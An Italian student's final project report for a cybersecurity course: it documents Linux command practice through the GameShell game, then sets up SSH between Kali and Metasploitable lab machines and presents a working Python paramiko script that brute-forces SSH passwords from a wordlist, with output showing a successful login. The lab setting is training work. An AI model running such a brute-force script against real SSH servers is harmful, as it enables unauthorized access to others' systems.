

EPICODE PROGETTO FINALE M2

Cybersecurity Specialist

Professori Giuseppe Placanica | Edoardo Castelli

TASK 1

La consegna della prima parte del progetto richiede l'installazione di un gioco, Gameshell, compatibile con sistema operativo Linux, per l'esercitazione nell'uso dei più importanti comandi per operare nel sistema.

SVOLGIMENTO

Nella macchina virtuale installata sul sistema MACOS, KaliLinux, il gioco verrà installato direttamente da terminale tramite i comandi di installazione pacchetto già visti :

- sudo apt update
- sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
- wget <https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh>

Una volta lanciato il gioco, appresi i comandi e gli obiettivi da raggiungere per la corretta esecuzione del programma, per il completamento dell'esercizio verranno riportati gli obiettivi completati con annessa spiegazione dei comandi utilizzati per lo svolgimento.

PRIMA PARTE

Per iniziare, il gioco è formulato su più livelli in ordine crescente di difficoltà, ad ogni livello viene fornita una nota teorica sul comando da utilizzare per la risoluzione del livello.

Una volta entrato nella pagina principale del gioco, è importante prima di partire comprendere i comandi che saranno necessari. Tramite “gsh help” richiedo la lista di quelli forniti direttamente dal gioco.

-gsh check, per verificare il completamento della missione;

-gsh goal, per apprendere nuova sfida affrontare;

```
[mission 1] $ gsh help

()=(_____) _____ (@=())
Home

| Commands specific to GameShell
| =====

gsh check
  check whether the current mission's goal has been achieved or not

gsh exit / Control-d
  quit GameShell
  (you can start from the current mission by running GameShell with the "-C" flag)

gsh goal [N]
  show the current mission's goal
  if n is given, show the goal for mission N

gsh help
  shorter help message

gsh reset
  reset the current mission
()=(_____) _____ (@=())
.
```

LIVELLI 1-5

Nei primi livelli, ci esercitiamo sui primi comandi importanti per il movimento all'interno delle directory e su quelli relativi alle prime modifiche dei file o cartelle. Riporto quelli utilizzati:

CD: “Change Directory”, utilizzato per lo spostamento tra le varie directory;

PWD: “Print Work Directory”, per stampare la directory di lavoro corrente;

LS: “List”, per mostrare lista di tutti i file e cartelle presenti nella directory corrente (aggiungendo -l si ottiene lista con dettagli sulla proprietà e sulle azioni possibili da “UGO”, mentre -a mostra anche i file nascosti);

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd /home/fabiobelfo/gameshell/World/Castle/Main_tower/First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor
```

```
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!

[ progress was saved in /home/fabiobelfo/gameshell-save.sh ]

|-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+---+
```

MKDIR: “Make Directory”, per creare una nuova cartella nella posizione attuale;

```
[mission 4] $ ls
Castle Forest Garden Mountain Stall

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ ls

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest  []

~/Forest/Hut
[mission 4] $ ls
Chest
```

CD .. : Consente di accedere alla directory superiore a quella attuale;

CD - : Consente di tornare all’ultima directory visitata;

PERCORSO RELATIVO per accedere ad una determinata cartella senza partire direttamente dalla radice dei nostri percorsi;

```
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/fabiobelfo/gameshell/World/Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ../../..
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/fabiobelfo/gameshell/World
```

PERCORSO ASSOLUTO per accedere ad una determinata directory, è necessario partire dalla “radice”, root, espressa come “/”, successivamente scrivere tutti i passaggi singoli, dalla home, passando per l’utente fino ad arrivare alla desiderata, esplicitando tutti i passaggi tra cartelle;

```
[use 'gsh help' to get a list of available commands]
[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd /home/fabiobelfo/gameshell/World/Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ pwd
/home/fabiobelfo/gameshell/World/Castle/Main_building/Throne_room
```

RM : “Remove”, scrivendo il nome del file o directory affianco si procederà a rimuovere il file dall’attuale posizione di directory;

```
[mission 5] $ rm spider_1 spider_2 spider_3
```

LIVELLI 6-11

MV : “Move”, prima del nome della cartella e indicando la destinazione, si può spostare directory o file in una determinata posizione

```
~/Garden
[mission 6] $ mv coin_1 coin_2 coin_3 /home/fabiobelfo/gameshell/World/Forest/Hut/Chest
```

***** : Qualsiasi sequenza di caratteri ,si usa quando si vuole selezionare file che contengono, iniziano o finiscono con certe lettere.

es. ls *.txt ---> Mostra tutti i file che finiscono con .txt

ls test* ---> Mostra tutti i file che iniziano con “test”

ls *data*---> Mostra file che contengono “data” nel nome

? : Un singolo carattere qualsiasi, si usa per trovare un file con numero preciso di lettere variabili.

Posso usarli con i comandi più comuni per raggruppare la funzione a determinati elementi, tramite **CD**, **RM**, **MV**, **CP**;

CP : “Copy”, Usato per copiare file in una directory specificata;

```
~/Castle/Great_hall  
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 /home/fabiobelfo/gameshell/World/Forest/Hut/Chest
```


In questo caso usato per il lvl.11 per copiare tutti i file contenenti la parola “tapestry” nella direcotry selezionata.

```
~/Castle/Great_hall  
[mission 11] $ cp *tapestry* /home/fabiobelfo/gameshell/World/Forest/Hut/Chest
```

LIVELLI 12-16

CAT : “Concatenate”, utilizzato per visualizzare il contenuto di uno o più file direttamente nel terminale;

Qui utilizzato per mostrare 2 dipinti;



Flag per il comando **LS**

- **ls** → mostra solo i file visibili.
- **ls -a** → mostra tutti i file, compresi quelli nascosti e `.` e `..`.
- **ls -A** → mostra tutti i file nascosti, ma esclude `.` e `..`.
- `.` rappresenta la cartella corrente.
- `..` rappresenta la cartella superiore.

ALIAS : Utilizzato per associare un determinato comando, che può essere molto complesso, ad una abbreviazione per semplificare l'utilizzo. In questo caso vengono utilizzati i caratteri "la" per raccogliere la funzione ls -A;

```
~/Forest/Hut/Chest
[mission 14] $ alias la='ls -A'

~/Forest/Hut/Chest
[mission 14] $ la
25266_tapestry_02 .43208_coin_3 48429_tapestry_01 5073_tapestry_08 64986_tapestry_06 coin_3 standard_1 standard_4
27929_tapestry_04 .44630_coin_2 48610_tapestry_10 60990_tapestry_07 coin_1 .nice_rock standard_2
29762_tapestry_05 .46976_coin_1 49474_tapestry_03 62079_tapestry_09 coin_2 painting_dNCDvbXL standard_3

~/Forest/Hut/Chest
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!
```

NANO : Editor di testo utilizzato da Linux,

LIVELLI 16 - 20

Per l'esecuzione dell'esercizio è richiesta l'esecuzione di 3 FIREWORK, mentre è eseguito un altro comando, per fare questo ci viene in aiuto l'operatore **AND**, tramite “&”, si concateneranno condizioni che verranno eseguite in parallelo, ossia senza aspettare che ci sia il ritorno del comando eseguito..

“;” Tramite l'immissione di singoli comandi seguiti da “;” verranno eseguiti uno dopo l'altro nell'ordine esplicitato, perciò in **serie**, sarà necessario che venga restituito il valore del primo per far partire il secondo comando .


```
[mission 25] $ tail -n +4 Book_of_potions/page_12
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.
[mission 25] $ gsh check
```

Congratulations, mission 25 has been successfully completed!

PS : Comando per visualizzare i processi in esecuzione per l'utente corrente

1. ps aux:

- Mostra **tutti** i processi in esecuzione su tutto il sistema, non solo quelli dell'utente corrente. Viene mostrato anche l'ID del processo (PID), l'utente che esegue il processo, il consumo di CPU, memoria e altri dettagli.

2. ps -ef:

- Un'altra versione di ps che visualizza una lista di **tutti i processi** in esecuzione con più dettagli. La colonna con il PID (Process ID) è inclusa.

3. ps -u username:

- Visualizza solo i processi in esecuzione per un determinato utente (sostituisci "username" con il nome dell'utente).

4. ps -p PID:

- Mostra i dettagli di un processo specifico, dove PID è l'ID del processo. Se vuoi vedere informazioni su un singolo processo, usa il suo PID.

KILL : Letteralmente, "uccidi", ovvero terminare uno o più processi in esecuzione.

1. kill PID:

- Invia il segnale **SIGTERM** (segnale di terminazione) al processo con il PID specificato. Questo è il metodo predefinito per **terminare un processo**.

2. kill -9 PID:

- Invia il segnale **SIGKILL**, che forza l'interruzione immediata del processo. Questo è un metodo più **forzato** rispetto al normale kill, che cerca di dare al processo una possibilità di pulire le risorse prima di fermarsi. kill -9 non dà al processo alcuna possibilità di terminare correttamente.

3. **killall**:

- Termina **tutti i processi** con un determinato nome.

4. **kill -SIGSTOP PID & kill -SIGCONT PID**

- **SIGSTOP** Sospende il processo.
- **SIGCONT** Riprende un processo che era stato sospeso.

Nella prima foto viene terminato un processo durante una “spell” del mago, che ci ostruiva una scrittura lineare su terminale.

```

~/Mountain/Cave
[mission 29] $ 
File System
*#@*
&_**/~
!$-#
kill
*#@*
&_**/~
!$-#
470
*#@*
&_**/~
!$-#
40
~/Mountain/Cave
[mission 29] $ ps
  PID TTY      TIME CMD
 1399 pts/0    00:00:00 zsh
 1449 pts/0    00:00:00 bash
 1497 pts/0    00:00:00 bash
 47617 pts/0   00:00:00 ps
~/Mountain/Cave
[mission 29] $ gsh check
Congratulations, mission 29 has been successfully completed!

```

Nella seconda, non bastava un semplice kill, ma andiamo a forzare la chiusura con il comando -9.

```

~/Mountain/Cave
[mission 30] $ ps
  PID TTY          TIME CMD
 1399 pts/0    00:00:00 zsh
 1449 pts/0    00:00:00 bash
 1497 pts/0    00:00:00 bash
 48862 pts/0    00:00:00 spell [im1.conf]
 49875 pts/0    00:00:00 ps

~/Mountain/Cave
[mission 30] kill -9
  *#0*
&_**/~
Home !$-#
kill -9
  *#0*
&_**/~
!$-#
48862

~/Mountain/Cave
[mission 30] $ gsh check
Congratulations, mission 30 has been successfully completed!

```

LIVELLO 31

- **pstree \$\$**: Comando eseguito per visualizzare albero dei processi nella shell attuale.

```

[mission 31] $ pstree $$ 
bash——mischievous_imp——spell
          |           2*[spell——sleep]
          |           tail
          |
nice_fairy——spell
              |           2*[spell——sleep]
              |           tail

```

LIVELLI 32-33

Nei livelli verrà richiesta la conoscenza matematica entro un certo tempo limite e la scoperta di un file nascosto, contenente le risposte alle operazioni più complesse per superare la prova.

LIVELLO 35

“ ls grimoire_* > inventory.txt ”

ls grimoire_*: elenca tutti i file che iniziano con grimoire_

> : Per inviare l'output di un comando in un file, sovrascrivendolo se il file già esiste.

> inventory.txt: salva l'output in un file chiamato inventory.txt

```

~/Castle/Main_Building/Library/Merlin_s_office
[mission 34] $ ls -a
./
grimoire_13600 grimoire_16363 grimoire_19197 grimoire_22851 grimoire_2759 grimoire_31849 grimoire_4731 grimoire_7109
..
candle grimoire_13708 grimoire_16516 grimoire_19238 grimoire_22930 grimoire_28058 grimoire_31915 grimoire_4877 grimoire_7806
Drawer/
grimoire_1018 grimoire_13742 grimoire_16679 grimoire_19739 grimoire_23595 grimoire_28147 grimoire_32159 grimoire_4964 grimoire_7856
grimoire_10975 grimoire_14660 grimoire_17329 grimoire_21179 grimoire_24584 grimoire_2856 grimoire_32642 grimoire_5251 grimoire_7982
grimoire_11127 grimoire_1490 grimoire_17351 grimoire_21283 grimoire_24673 grimoire_29202 grimoire_3446 grimoire_5571 grimoire_9270
grimoire_11147 grimoire_15100 grimoire_17509 grimoire_21400 grimoire_25145 grimoire_2969 grimoire_3584 grimoire_5805 grimoire_9700
grimoire_11292 grimoire_15402 grimoire_17846 grimoire_21825 grimoire_25397 grimoire_29938 grimoire_3988 grimoire_5875
grimoire_12400 grimoire_1581 grimoire_18568 grimoire_22004 grimoire_25884 grimoire_30010 grimoire_4007 grimoire_624
grimoire_13258 grimoire_16235 grimoire_18598 grimoire_22213 grimoire_2602 grimoire_30248 grimoire_4158 grimoire_6667
grimoire_13390 grimoire_1628 grimoire_19181 grimoire_22346 grimoire_26855 grimoire_31324 grimoire_4548 grimoire_7015

~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ ls grimoire_* > inventory.txt

```

LIVELLO 36

Cercato la parola "gsh" (maiuscole/minuscole) in tutti i file che iniziano per grimoire_, stampo solo quelli che la contengono, senza vedere righe inutili né errori di lettura.

```

~/Castle/Main_Building/Library/Merlin_s_office
[mission 35] $ grep -il 'gsh' grimoire_* 2>/dev/null
grimoire_afuFwqBNeTYoCv
grimoire_AtlrrrZdYHLbzvuLCCeuzc
grimoire_AWzasvHwgsLLTbcbcWzvRtx
grimoire_CgbZmPBjzLYzMyEdaA
grimoire_DbekpSFdJCaFrYnihWLQ
grimoire_drlcgjgJHOmXT
grimoire_GyBkmFXLBIZXyoQHy
grimoire_GzoYFhLixOyyiwfLWLtwZqtxlmVjjDJ
grimoire_HnJGMKLUgRTKGLLyecpoIwwDkOB
grimoire_HTGREDEcqSRNfIrmukdSA
grimoire_LbqcIozAtIparTcuYDRmnNFQ
grimoire_MwrddtukejEXMJPlNJW0tSewQpttx
grimoire_nMHJSLZvTlyV
grimoire_oSayZTpwlNHKaW
grimoire_OUDtVcigJojJOHRfv
grimoire_roNFRzeBWConCmPa0prgsSCHTjPIebo
grimoire_rRwIFLdMNxsCoXjAsxWCKBXeSqX
grimoire_UguyEUGcKiAvJxEybabb$YBopAZkAZy
grimoire_xkAFDXWUm
grimoire_ZILRVApwKByiwLMBRXfg

~/Castle/Main_building/Library/Merlin_s_office
[mission 35] $ gsh check

Congratulations, mission 35 has been successfully completed!

```

grep : Comando per cercare testo dentro ai file.

-i : Vuol dire case-insensitive, non fa differenza tra maiuscole e minuscole.

-l : stampare solo i nomi dei file che contengono il testo cercato, non il contenuto.

gsh: Termine cercato all'interno dei file.

grimoire_* : Cerca all'interno di tutti i file il ciò comincia con "grimoire_".

2>/dev/null :

- 2> significa: "reindirizza l'output di errore (stderr)"
- /dev/null è un buco nero: tutto quello che ci manda viene ignorato.

LIVELLO 37 - 40

chmod : "Change Mode", Serve a cambiare i permessi di accesso (lettura, scrittura, esecuzione) per: il proprietario (user), il gruppo e gli altri utenti.

```
x ~/Castle/Main_building/Throne_room
[mission 37] $ ls -l
total 4
drw-rw-r-- 2 fabiobelfo fabiobelfo 4096 Apr 18 12:28 Kings_quarter/
p ~/Castle/Main_building/Throne_room
[mission 37] $ chmod u+x Kings_quarter/
```

```
~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ ls -a
[netsim].conf
./ .. / note .secret_note

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ ls -al
total 16
drwxrwxr-x 2 fabiobelfo fabiobelfo 4096 Apr 21 12:11 ../
drwxrwxr-x 3 fabiobelfo fabiobelfo 4096 Apr 18 12:28 ..
-rwxrw-r-- 1 fabiobelfo fabiobelfo 11 Apr 21 12:15 note
-rw--w--- 1 fabiobelfo fabiobelfo 11 Apr 21 12:15 .secret_note

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ cat .secret_note
3062144393

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ gsh check
What's the combination to open the King's safe? 3062144393
T

Congratulations, mission 38 has been successfully completed!
```

```

drwxrwxr-x 2 fabiobelfo fabiobelfo 4096 Apr 21 12:11 Kings_quarter/
d----- 2 fabiobelfo fabiobelfo 4096 Apr 21 12:33 Safe/

~/Castle/Main_building/Throne_room
[mission 39] $ chmod u+x+r+w Safe

~/Castle/Main_building/Throne_room
[mission 39] $ cd Safe/
[File System]
~/Castle/Main_building/Throne_room/Safe
[mission 39] $ s
s: command not found

~/Castle/Main_building/Throne_room/Safe
[mission 39] $ ls
crown

~/Castle/Main_building/Throne_room/Safe
[mission 39] $ ls -l
total 4
----- 1 fabiobelfo fabiobelfo 48 Apr 21 12:33 crown

[File System]
~/Castle/Main_building/Throne_room/Safe
[mission 39] $ chmod u+w+r+x crown

~/Castle/Main_building/Throne_room/Safe
[mission 39] $ cat crown
jgs
(^_+._)
`@*@*@/
{_886_}

~/Castle/Main_building/Throne_room/Safe
[mission 39] $ cp crown /home/fabiobelfo/gameshell/World/Forest/Hut/Chest

~/Castle/Main_building/Throne_room/Safe
[mission 39] $ gsh check
What are the 3 digits inscribed on the base of the crown? 886

Congratulations, mission 39 has been successfully completed!

```

find : "trova", comando per cercare qualcosa di specifico.

- name : Specifica che cerca qualcosa per nome esatto

```

~/Garden/Maze
[mission 40] $ find . -name "1589"
./cebd3e60e7750d1d314723b1b400e64/4e0cb6f7b9/a338ed028/1589

~/Garden/Maze
[mission 40] $ mv ./cebd3e60e7750d1d314723b1b400e64/4e0cb6f7b9/a338ed028/1589 /home/fabiobelfo/gameshell/World/Forest/Hut/Chest

~/Garden/Maze
[mission 40] $ gsh check

Congratulations, mission 40 has been successfully completed!

```

TASK 2

La consegna della seconda task richiede la scrittura di un programma in C o Python, che permetta di eseguire un attacco di tipo Brute-Force ad un servizio SSH su una macchina virtuale.

SVOLGIMENTO

Per prima cosa occorrerà attivare il servizio SSH (SecureShell), protocollo di rete utilizzato per connettersi in modo sicuro ad un altro computer, di default

già presente nel sistema Linux, dato l'utilizzo frequente di connessioni remote da server. Lo attiverò direttamente da Metasploitable, sistema operativo Linux, anch'esso come Kali, nasce con SSH già inserito nel sistema. Basterà verificare l'effettiva presenza e la corretta configurazione di ascolto sulla porta 22, per poter iniziare la comunicazione tra le macchine sulla stessa rete.

FASE 1:

METASPOITABLE →

- Configurazione scheda di rete macchina sull'indirizzo di rete uguale a quelli di Kali (In questo caso 192.168.100.102);
- Per verificare status attivo del SSH → ss -tuln | grep :22;

```
root@metasploitable:/home/msfadmin# ss -tuln | grep :22
tcp      0      128                           ::::22                           ::::*
```

La trasmissione di SSH, avviene tramite protocollo tcp, e nella figura ci fa vedere che il servizio sta ascoltando su tutte le interfacce di rete.

- Nel caso non sia attivo, vado a richiamarlo manualmente dalla directory in cui è presente;

```
root@metasploitable:/home/msfadmin# which sshd
/usr/sbin/sshd
root@metasploitable:/home/msfadmin# /usr/sbin/sshd
```

Se il servizio è stato correttamente attivato, da Kali, si riuscirà a connettersi via SSH, allamacchina di Meta.

KALI LINUX →

- Configurazione scheda di rete(192.168.100.100);
- Verifica di comunicazione tramite PING, con Metasploitable;
- Verifica di corretta attivazione servizio SSH su Meta:

“ssh msfadmin@192.168.100.102”

* Nel caso la comunicazione tra Kali e Meta non dovesse essere stabilita, il motivo è perchè ci sono problemi di compatibilità tra le chiavi SSH tra le due

macchine, Meta mette a disposizione chiavi di tipo “ssh-rsa” e “ssh-dss” perciò sarà importante specificare che tipo di negoziazione dovrà accettare.

```
[~]$ ssh msfadmin@192.168.100.102  
Unable to negotiate with 192.168.100.102 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Questo è il comando per accettare key diversa:

```
# ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.100.102
```

```
[~] (fabioelfo㉿kaliHOST) [~]  
[~]$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.100.102  
msfadmin@192.168.100.102's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Sun Apr 20 12:11:42 2025 from 192.168.100.100  
msfadmin@metasploitable:~$ 
```

Una volta stabilita la connessione tra le due macchine e verificato il corretto funzionamento dell'accesso via SSH, si procede alla scrittura del programma per eseguire un BruteForce, sul server SSH di Metasploitable.

FASE 2:

Attacco mediante script con Kali, sfruttando “paramiko”, modulo da importare come libreria per stabilire connessione SSH:

- Creato un file “password.txt” contenente una lista di 20 password plausibili per l’account di Meta, compresa la password “msfadmin”, corretta per l’accesso al servizio.

Definito il target IP, lo username e la directory in cui presente il file, il programma tenterà le varie credenziali possibili per accedere al servizio SSH di Metasploitable.

```

GNU nano 8.3                                         Brute_Force.py *
# Dati di configurazione
target_ip = "192.168.100.102"
username = "msfadmin"
password_file = "/home/fabiobelfo/Desktop/password.txt"

def ssh_login(password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    start_time = time.time()
    try:
        ssh.connect(target_ip, username=username, password=password, timeout=10)
        elapsed = time.time() - start_time
        print(f"Accesso riuscito con la password: {password} (tempo: {elapsed:.2f} s)")
        return True
    except paramiko.AuthenticationException:
        elapsed = time.time() - start_time
        print(f"Tentativo con password: {password} fallito (tempo: {elapsed:.2f} s)")
        return False
    except Exception as e:
        elapsed = time.time() - start_time
        print(f"Errore con password: {password} → {e} (tempo: {elapsed:.2f} s)")
        return False
    finally:
        ssh.close()

def brute_force():
    print(f"Inizio attacco su {target_ip} con utente '{username}'\n")
    with open(password_file, "r") as file:
        for line in file:
            password = line.strip()
            if ssh_login(password):
                print("Brute-force terminato.")
                return
    print("Brute-force completato, nessuna password ha funzionato.")

# Avvio
brute_force()

```

RISULTATO

```

└─[radiodeltor@Kalinus1:~]─$ python3 Brute_Force.py
Inizio attacco su 192.168.100.102 con utente 'msfadmin'

Tentativo con password: tryme fallito (tempo: 11.99 s)
Tentativo con password: 123456 fallito (tempo: 12.01 s)
Tentativo con password: juventus1234 fallito (tempo: 12.01 s)
Tentativo con password: cruongiolo fallito (tempo: 11.67 s)
Tentativo con password: pizzeria15 fallito (tempo: 11.64 s)
Tentativo con password: clock fallito (tempo: 12.47 s)
Accesso riuscito con la password: msfadmin (tempo: 10.22 s)
Brute-force terminato.

```

Verranno stampati i vari tentativi, insieme al tempo impiegato per l'autenticazione, fino a trovare la corretta coppia tra username e password.

GRAZIE PER LA VOSTRA ATTENZIONE

Fabio Belforti

Cybersecurity Specialist, corso Epicode

Modulo 2, Week 8 D 4